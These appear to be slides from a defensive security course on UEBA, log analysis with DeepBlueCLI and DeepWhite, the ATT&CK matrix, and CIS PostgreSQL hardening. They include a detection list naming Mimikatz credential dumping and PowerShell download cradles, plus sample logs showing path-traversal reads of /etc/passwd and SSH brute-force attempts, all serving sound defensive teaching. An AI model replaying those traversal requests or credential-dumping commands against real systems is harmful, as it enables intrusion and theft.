User Entity Behavior Analytics

MITRE and UEBA


ATT&CK Matrix for Enterprise

Initial Access	Execution	Persistence	Privilege Escalation	Defense Evasion	Credential Access	Discovery	Lateral Movement	Collection	Command and Control	Exfiltration	Impact
Drive-by Compromise	AppleScript	.bash_profile and .bashrc	Access Token Manipulation	Access Token Manipulation	Account Manipulation	Account Discovery	AppleScript	Audio Capture	Commonly Used Port	Automated Exfiltration	Account Access Removal
Exploit Public-Facing Application	CMSTP	Accessibility Features	Accessibility Features	Binary Padding	Bash History	Application Window Discovery	Application Deployment Software	Automated Collection	Communication Through Removable Media	Data Compressed	Data Destruction
External Remote Services	Command-Line Interface	Account Manipulation	AppCert DLLs	BITS Jobs	Brute Force	Browser Bookmark Discovery	Component Object Model and Distributed COM	Clipboard Data	Connection Proxy	Data Encrypted	Data Encrypted for Impact
Hardware Additions	Compiled HTML File	AppCert DLLs	AppInit DLLs	Bypass User Account Control	Credential Dumping	Domain Trust Discovery	Exploitation of Remote Services	Data from Information Repositories	Custom Command and Control Protocol	Data Transfer Size Limits	Defacement
Replication Through Removable Media	Component Object Model and Distributed COM	AppInit DLLs	Application Shimming	Clear Command History	Credentials from Web Browsers	File and Directory Discovery	Internal Spearphishing	Data from Local System	Custom Cryptographic Protocol	Exfiltration Over Alternative Protocol	Disk Content Wipe
Spearphishing Attachment	Control Panel Items	Application Shimming	Bypass User Account Control	CMSTP	Credentials in Files	Network Service Scanning	Logon Scripts	Data from Network Shared Drive	Data Encoding	Exfiltration Over Command and Control Channel	Disk Structure Wipe
Spearphishing Link	Dynamic Data Exchange	Authentication Package	DLL Search Order Hijacking	Code Signing	Credentials in Registry	Network Share Discovery	Pass the Hash	Data from Removable Media	Data Obfuscation	Exfiltration Over Other Network Medium	Endpoint Denial of Service
Spearphishing via Service	Execution through API	BITS Jobs	Dylib Hijacking	Compile After Delivery	Exploitation for Credential Access	Network Sniffing	Pass the Ticket	Data Staged	Domain Fronting	Exfiltration Over Physical Medium	Firmware Corruption
Supply Chain Compromise	Execution through Module Load	Bootkit	Elevated Execution with Prompt	Compiled HTML File	Forced Authentication	Password Policy Discovery	Remote Desktop Protocol	Email Collection	Domain Generation Algorithms	Scheduled Transfer	Inhibit System Recovery
Trusted Relationship	Exploitation for Client Execution	Browser Extensions	Emond	Component Firmware	Hooking	Peripheral Device Discovery	Remote File Copy	Input Capture	Fallback Channels		Network Denial of Service
Valid Accounts	Graphical User Interface	Change Default File Association	Exploitation for Privilege Escalation	Component Object Model Hijacking	Input Capture	Permission Groups Discovery	Remote Services	Man in the Browser	Multi-hop Proxy		Resource Hijacking
	InstallUtil	Component Firmware	Extra Window Memory Injection	Connection Proxy	Input Prompt	Process Discovery	Replication Through Removable Media	Screen Capture	Multi-Stage Channels		Runtime Data Manipulation
	Launchctl	Component Object Model Hijacking	File System Permissions Weakness	Control Panel Items	Kerberoasting	Query Registry	Shared Webroot	Video Capture	Multiband Communication		Service Stop
	Local Job Scheduling	Create Account	Hooking	DCShadow	Keychain	Remote System Discovery	SSH Hijacking		Multilayer Encryption		Stored Data Manipulation
	LSASS Driver	DLL Search Order Hijacking	Image File Execution Options Injection	Deobfuscate/Decode Files or Information	LLMNR/NBT-NS Poisoning and Relay	Security Software Discovery	Taint Shared Content		Port Knocking		System Shutdown/Reboot
	Mshta	Dylib Hijacking	Launch Daemon	Disabling Security Tools	Network Sniffing	Software Discovery	Third-party Software		Remote Access Tools		Transmitted Data Manipulation

Logs Are a Trainwreck

- There is no “You have been Hacked!!!” Log
- Traditional Windows logs do not log useful data for security
- An example of changing the security policy
- Less than 5% detects are from logs
- Logs and percentages?
- Linux Logs are not much better
    - Note on Bash logging

JPCert Tools Analysis



Why UEBA?

- Let's look at behaviors of attacks
- Reflected in the logs
- Reflected across multiple logs!!!
- Can require AD, Exchange and OWA logs to tell a story
- Often requires log tuning
- For example: Internal Password Spray
    - One ID, accessing multiple systems

Lateral Movement

“False Positives”

- Not a thing (Watch people's’ heads explode)
- Usually a problem of tuning
- Service accounts
- Help Desk
- Systems administrators
- Scripts
- Backups
- TUNING TUNING TUNING <- This is our job!

How UEBA Works: AI

- AI algorithm “learns” what is normal for each user account
- Bob logs into these three systems every day
- Now, Bob’s account logs into 40 systems
- We can also baseline what is “normal” for the amount of data Bob pulls
- For example, he usually pulls 30 MB of files off of a server per day
- Now, he pulls 3 gig

How UEBA Works: Stacking

- Think of stacking cards
- A user logs on to a system there is a +1
- A user logs off there is a -1
- Set a threshold (say… 6)
- A user then sprays multiple computers with creds with a tool like Bloodhound
- They get a +2000

PowerShell

```
PS C:\tools\DeepBlueCLI-master\DeepBlueCLI-master> Get-WinEvent -FilterHashtable @{Path="C:\tools\DeepBlueCLI-master\DeepBlueCLI-master\Webcast\Security.evtx";id=4672} | Where-Object -Property Message -Match bertha.schultz

   ProviderName: Microsoft-Windows-Security-Auditing

TimeCreated                     Id LevelDisplayName Message
-----------                     -- --------------- -------
4/27/2019 9:53:50 PM          4672 Information     Special privileges assigned to new logon....
4/27/2019 9:53:47 PM          4672 Information     Special privileges assigned to new logon....
4/27/2019 9:53:38 PM          4672 Information     Special privileges assigned to new logon....
4/26/2019 3:58:55 PM          4672 Information     Special privileges assigned to new logon....
4/26/2019 3:32:10 PM          4672 Information     Special privileges assigned to new logon....
4/26/2019 3:32:10 PM          4672 Information     Special privileges assigned to new logon....
4/26/2019 3:07:48 PM          4672 Information     Special privileges assigned to new logon....
4/26/2019 2:59:00 PM          4672 Information     Special privileges assigned to new logon....
4/26/2019 2:56:27 PM          4672 Information     Special privileges assigned to new logon....
4/26/2019 2:01:56 PM          4672 Information     Special privileges assigned to new logon....
4/26/2019 1:56:04 PM          4672 Information     Special privileges assigned to new logon....
4/26/2019 1:56:04 PM          4672 Information     Special privileges assigned to new logon....
4/26/2019 1:32:48 PM          4672 Information     Special privileges assigned to new logon....
4/26/2019 1:21:29 PM          4672 Information     Special privileges assigned to new logon....
4/26/2019 12:20:05 PM         4672 Information     Special privileges assigned to new logon....
4/26/2019 12:20:05 PM         4672 Information     Special privileges assigned to new logon....
4/26/2019 12:04:55 PM         4672 Information     Special privileges assigned to new logon....
4/26/2019 11:57:46 AM         4672 Information     Special privileges assigned to new logon....
4/26/2019 11:46:28 AM         4672 Information     Special privileges assigned to new logon....
4/26/2019 10:55:46 AM         4672 Information     Special privileges assigned to new logon....
```

ACTIVE COUNTERMEASURES

DeepBlueCLI

- https://github.com/sans-blue-team/DeepBlueCLI

Detected events

- Suspicious account behavior
  - User creation
  - User added to local/global/universal groups
  - Password guessing (multiple logon failures, one account)
  - Password spraying via failed logon (multiple logon failures, multiple accounts)
  - Password spraying via explicit credentials
  - Bloodhound (admin privileges assigned to the same account with multiple Security IDs)
- Command line/Sysmon/PowerShell auditing
  - Long command lines
  - Regex searches
  - Obfuscated commands
  - PowerShell launched via WMIC or PsExec
  - PowerShell Net.WebClient Downloadstring
  - Compressed/Base64 encoded commands (with automatic decompression/decoding)
  - Unsigned EXEs or DLLs
- Service auditing
  - Suspicious service creation
  - Service creation errors
  - Stopping/starting the Windows Event Log service (potential event log manipulation)
- Mimikatz
  - `lsadump::sam`
- EMET & Applocker Blocks

...and more

DeepBlueCLI

```
PS C:\tools\DeepBlueCLI-master\DeepBlueCLI-master> .\DeepBlue.ps1 C:\tools\DeepBlueCLI-master\DeepBlueCLI-master\Webcast\Security
.evtx
```


```
Date    : 4/21/2019 11:22:35 PM
          User SID Access Count: 314
Command :
Decoded :

Date    : 4/21/2019 11:22:35 PM
Log     : Security
EventID : 4672
Message : Multiple admin logons for one account
Results : Username: LABV2-DC1$
          User SID Access Count: 22451
Command :
Decoded :

Date    : 4/21/2019 11:22:35 PM
Log     : Security
EventID : 4672
Message : Multiple admin logons for one account
Results : Username: bertha.schultz
          User SID Access Count: 75
Command :
Decoded :

Date    : 4/21/2019 11:22:35 PM
Log     : Security
EventID : 4672
Message : Multiple admin logons for one account
Results : Username: Administrator
          User SID Access Count: 29
Command :
Decoded :
```

DeepWhiteCLI

DeepWhite

Detective whitelisting using Sysmon event logs.

Parses the Sysmon event logs, grabbing the SHA256 hashes from process creation (event 1), driver load (event 6, sys), and image load (event 7, DLL) events.

VirusTotal and Whitelisting setup

Setting up VirusTotal hash submissions and whitelisting:

The hash checker requires Post-VirusTotal:

- https://github.com/darkoperator/Posh-VirusTotal

It also requires a VirusTotal API key:

- https://www.virustotal.com/en/documentation/public-api/

Then configure your VirusTotal API key:


```
set-VTAPIKey -APIKey <API Key>
```

The script assumes a personal API key, and waits 15 seconds between submissions.

LAB: DeepBlueCLI

Server Analysis

CIS Benchmarks



What to look for?

- What are the key configs for the server?
  - Files, Tables, GUI
  - Hunt them down
- What are the key processes for the server to run?
  - Ping, ***Port*** and Parse
- Where does it store users?
  - File, Table, GUI
  - How do you audit it?
- What are the core ports to be open?
  - Ping, ***Port*** and Parse… Again
  - What ports ***can*** be open?
- Where are the logs?
- Attack and learn

This will make you an infosec Tyrannosaurus Rex

This, is how I learned enterprise security
Do this for every class of server your Org(s) have.
Every. Single. One.

WebLogs Example1: access.log (Not in your VM)

```
adhd@adhd3 /var/log/apache2 $ tail -f access.log
```

```
172.16.142.135 - - [26/Nov/2020:05:21:13 -0700] "GET /honeybadger-red/service.php?agent=HTML&target=
c%3A%2FWindows%2Fsystem.ini HTTP/1.1" 200 175 "http://172.16.142.131/honeybadger-red/demo.php" "Mozi
lla/5.0 (Windows NT 10.0; Win64; x64; rv:71.0) Gecko/20100101 Firefox/71.0"
172.16.142.135 - - [26/Nov/2020:05:21:14 -0700] "GET /honeybadger-red/service.php?agent=HTML&target=
..%2F..%2F..%2F..%2F..%2F..%2F..%2F..%2F..%2F..%2F..%2F..%2F..%2F..%2F..%2FWindows%2Fsystem.ini
 HTTP/1.1" 200 175 "http://172.16.142.131/honeybadger-red/demo.php" "Mozilla/5.0 (Windows NT 10.0; W
in64; x64; rv:71.0) Gecko/20100101 Firefox/71.0"
172.16.142.135 - - [26/Nov/2020:05:21:15 -0700] "GET /honeybadger-red/service.php?agent=HTML&target=
c%3A%5CWindows%5Csystem.ini HTTP/1.1" 200 175 "http://172.16.142.131/honeybadger-red/demo.php" "Mozi
lla/5.0 (Windows NT 10.0; Win64; x64; rv:71.0) Gecko/20100101 Firefox/71.0"
172.16.142.135 - - [26/Nov/2020:05:21:16 -0700] "GET /honeybadger-red/service.php?agent=HTML&target=
..%5C..%5C..%5C..%5C..%5C..%5C..%5C..%5C..%5C..%5C..%5C..%5C..%5C..%5C..%5CWindows%5Csystem.ini
 HTTP/1.1" 200 175 "http://172.16.142.131/honeybadger-red/demo.php" "Mozilla/5.0 (Windows NT 10.0; W
in64; x64; rv:71.0) Gecko/20100101 Firefox/71.0"
172.16.142.135 - - [26/Nov/2020:05:21:19 -0700] "GET /honeybadger-red/service.php?agent=HTML&target=
%2Fetc%2Fpasswd HTTP/1.1" 200 175 "http://172.16.142.131/honeybadger-red/demo.php" "Mozilla/5.0 (Win
dows NT 10.0; Win64; x64; rv:71.0) Gecko/20100101 Firefox/71.0"
```

WebLogs Example 2: error.log (Not in your VM)

```
adhd@adhd3 /var/log/apache2 $ tail -f error.log
[Thu Nov 26 05:20:49.546107 2020] [:error] [pid 4097] [client 172.16.142.135:52961] PHP Fatal error:
  Uncaught Error: Class 'ZipArchive' not found in /var/www/honeybadger-red/retrieve.php:36\nStack tr
ace:\n#0 {main}\n  thrown in /var/www/honeybadger-red/retrieve.php on line 36, referer: http://172.1
6.142.131/honeybadger-red/demo.php
[Thu Nov 26 05:20:49.548718 2020] [:error] [pid 9808] [client 172.16.142.135:52962] PHP Fatal error:
  Uncaught Error: Class 'ZipArchive' not found in /var/www/honeybadger-red/retrieve.php:36\nStack tr
ace:\n#0 {main}\n  thrown in /var/www/honeybadger-red/retrieve.php on line 36, referer: http://172.1
6.142.131/honeybadger-red/demo.php
[Thu Nov 26 05:20:49.551403 2020] [:error] [pid 4098] [client 172.16.142.135:52963] PHP Fatal error:
  Uncaught Error: Class 'ZipArchive' not found in /var/www/honeybadger-red/retrieve.php:36\nStack tr
ace:\n#0 {main}\n  thrown in /var/www/honeybadger-red/retrieve.php on line 36, referer: http://172.1
6.142.131/honeybadger-red/demo.php
[Thu Nov 26 05:20:49.554036 2020] [:error] [pid 9846] [client 172.16.142.135:52964] PHP Fatal error:
  Uncaught Error: Class 'ZipArchive' not found in /var/www/honeybadger-red/retrieve.php:36\nStack tr
ace:\n#0 {main}\n  thrown in /var/www/honeybadger-red/retrieve.php on line 36, referer: http://172.1
6.142.131/honeybadger-red/demo.php
[Thu Nov 26 05:20:49.556920 2020] [:error] [pid 4094] [client 172.16.142.135:52965] PHP Fatal error:
  Uncaught Error: Class 'ZipArchive' not found in /var/www/honeybadger-red/retrieve.php:36\nStack tr
ace:\n#0 {main}\n  thrown in /var/www/honeybadger-red/retrieve.php on line 36, referer: http://172.1
6.142.131/honeybadger-red/demo.php
```

WebLogs Example 2: auth.log (Not in your VM)

```
adhd@adhd3 /var/log $ tail -f auth.log
```

```
Nov 26 05:26:09 adhd3 su[9927]: pam_unix(su:auth): authentication failure; logname= uid=1000 euid=0
tty=/dev/pts/1 ruser=adhd rhost=  user=root
Nov 26 05:26:10 adhd3 su[9927]: pam_authenticate: Authentication failure
Nov 26 05:26:10 adhd3 su[9927]: FAILED su for root by adhd
Nov 26 05:26:10 adhd3 su[9927]: - /dev/pts/1 adhd:root
Nov 26 05:26:16 adhd3 su[9930]: pam_unix(su:auth): authentication failure; logname= uid=1000 euid=0
tty=/dev/pts/1 ruser=adhd rhost=  user=root
Nov 26 05:26:18 adhd3 su[9930]: pam_authenticate: Authentication failure
Nov 26 05:26:18 adhd3 su[9930]: FAILED su for root by adhd
Nov 26 05:26:18 adhd3 su[9930]: - /dev/pts/1 adhd:root
Nov 26 05:27:13 adhd3 sshd[9932]: pam_unix(sshd:auth): authentication failure; logname= uid=0 euid=0
 tty=ssh ruser= rhost=172.16.142.135  user=root
Nov 26 05:27:15 adhd3 sshd[9932]: Failed password for root from 172.16.142.135 port 62744 ssh2
Nov 26 05:27:23 adhd3 sshd[9932]: message repeated 2 times: [ Failed password for root from 172.16.1
42.135 port 62744 ssh2]
Nov 26 05:27:23 adhd3 sshd[9932]: Connection closed by 172.16.142.135 port 62744 [preauth]
Nov 26 05:27:23 adhd3 sshd[9932]: PAM 2 more authentication failures; logname= uid=0 euid=0 tty=ssh
ruser= rhost=172.16.142.135  user=root
Nov 26 05:27:37 adhd3 sshd[9934]: pam_unix(sshd:auth): authentication failure; logname= uid=0 euid=0
 tty=ssh ruser= rhost=172.16.142.135  user=adhd
Nov 26 05:27:39 adhd3 sshd[9934]: Failed password for adhd from 172.16.142.135 port 62746 ssh2
Nov 26 05:27:46 adhd3 sshd[9934]: message repeated 2 times: [ Failed password for adhd from 172.16.1
42.135 port 62746 ssh2]
Nov 26 05:27:46 adhd3 sshd[9934]: Connection closed by 172.16.142.135 port 62746 [preauth]
Nov 26 05:27:46 adhd3 sshd[9934]: PAM 2 more authentication failures; logname= uid=0 euid=0 tty=ssh
ruser= rhost=172.16.142.135  user=adhd
```

Backdoors & Breaches

Example Walkthrough: PostgreSql

- I know you may not run this at work
  - That is OK, we are just going to use it as an example
- However, it can cover all the topics I covered in the last slide
- If this was used in my Org, and I was tasked with protecting it, I would start here
- You can also use vendor hardening guides as well
- Or, any third party source for securing an app
- The point is to dig in and learn the app

Key Configuration Examples

6.3 Ensure 'Postmaster' Runtime Parameters are Configured (Not Scored)

Profile Applicability:

- Level 1 - PostgreSQL
- Level 1 - PostgreSQL on Linux

Description:

PostgreSQL runtime parameters that are executed by the postmaster process.

Rationale:

The `postmaster` process is the supervisory process that assigns a backend process to an incoming client connection. The `postmaster` manages key runtime parameters that are either shared by all backend connections or needed by the `postmaster` process itself to run.

Audit:

The following parameters can only be set at server start by the owner of the PostgreSQL server process and cluster, typically the UNIX user account `postgres`. Therefore, all exploits require the successful compromise of either that UNIX account or the `postgres` superuser account itself.

```
postgres=# SELECT name, setting FROM pg_settings WHERE context = 'postmaster'
ORDER BY 1;
                name                |                setting
------------------------------------+---------------------------------------
-
 allow_system_table_mods            | off
 archive_mode                       | off
 autovacuum_freeze_max_age          | 200000000
 autovacuum_max_workers             | 3
 autovacuum_multixact_freeze_max_age | 400000000
 bonjour                            | off
 bonjour_name                       |
 cluster_name                       |
 config_file                        | /var/lib/pgsql/12/data/postgresql.conf
 data_directory                     | /var/lib/pgsql/12/data
 data_sync_retry                    | off
 dynamic_shared_memory_type         | posix
 event_source                       | PostgreSQL
 external_pid_file                  |
 hba_file                           | /var/lib/pgsql/12/data/pg_hba.conf
 hot_standby                        | on
 huge_pages                         | try
 ident_file                         | /var/lib/pgsql/12/data/pg_ident.conf
 jit_provider                       | llvmjit
 listen_addresses                   | localhost
```

6.2 Ensure 'backend' runtime parameters are configured correctly (Scored)

Profile Applicability:

- Level 1 - PostgreSQL
- Level 1 - PostgreSQL on Linux

Description:

In order to serve multiple clients efficiently, the PostgreSQL server launches a new "backend" process for each client. The runtime parameters in this benchmark section are controlled by the backend process. The server's performance, in the form of slow queries causing a denial of service, and the RDBM's auditing abilities for determining root cause analysis can be compromised via these parameters.

Rationale:

A denial of service is possible by denying the use of indexes and by slowing down client access to an unreasonable level. Unsanctioned behavior can be introduced by introducing rogue libraries which can then be called in a database session. Logging can be altered and obfuscated inhibiting root cause analysis.

Audit:

Issue the following command to verify the backend runtime parameters are configured correctly:

```
postgres=# SELECT name, setting FROM pg_settings WHERE context IN
('backend','superuser-backend') ORDER BY 1;
         name          | setting
-----------------------+---------
 ignore_system_indexes | off
 jit_debugging_support | off
 jit_profiling_support | off
 log_connections       | on
 log_disconnections    | on
 post_auth_delay       | 0
(6 rows)
```

Note: Effecting changes to these parameters can only be made at server start. Therefore, a successful exploit *may not be detected until after* a server restart, e.g., during a maintenance window.

User Example

4.2 Ensure excessive administrative privileges are revoked (Scored)

Profile Applicability:

- Level 1 - PostgreSQL

Description:

With respect to PostgreSQL administrative SQL commands, only superusers should have elevated privileges. PostgreSQL regular, or application, users should not possess the ability to create roles, create new databases, manage replication, or perform any other action deemed privileged. Typically, regular users should only be granted the minimal set of privileges commensurate with managing the application:

- DDL (`create table`, `create view`, `create index`, etc.)
- DML (`select`, `insert`, `update`, `delete`)

Further, it has become best practice to create separate roles for DDL and DML. Given an application called 'payroll', one would create the following users:

- `payroll_owner`
- `payroll_user`

```
$ whoami
postgres
$ psql -c "\du postgres"
```



```
                             List of roles
Role name |                    Attributes                    | Member of
----------+--------------------------------------------------+-----------
postgres  | Superuser, Create role, Create DB, Replication,  | {}
          | Bypass RLS                                       |
```

Now, let's inspect the same information for a mock regular user called `appuser` using the display command `psql -c "\du appuser"`. The output confirms that regular user `appuser` has the same elevated privileges as system administrator user `postgres`. This is a fail.

```
$ whoami
postgres
$ psql -c "\du appuser"
                             List of roles
Role name |                    Attributes                    | Member of
----------+--------------------------------------------------+-----------
appuser   | Superuser, Create role, Create DB, Replication,  | {}
          | Bypass RLS                                       |
```

Ports and Services Example

Review prior sections in this benchmark regarding SSL certificates, replication user, and WAL archiving.

Confirm the file `$PGDATA/standby.signal` is present on the STANDBY host and `$PGDATA/postgresql.auto.conf` contains lines similar to the following:



```
primary_conninfo = 'user=replication_user password=mypassword host=mySrcHost
port=5432 sslmode=require sslcompression=1'
```

References:

Log Analysis

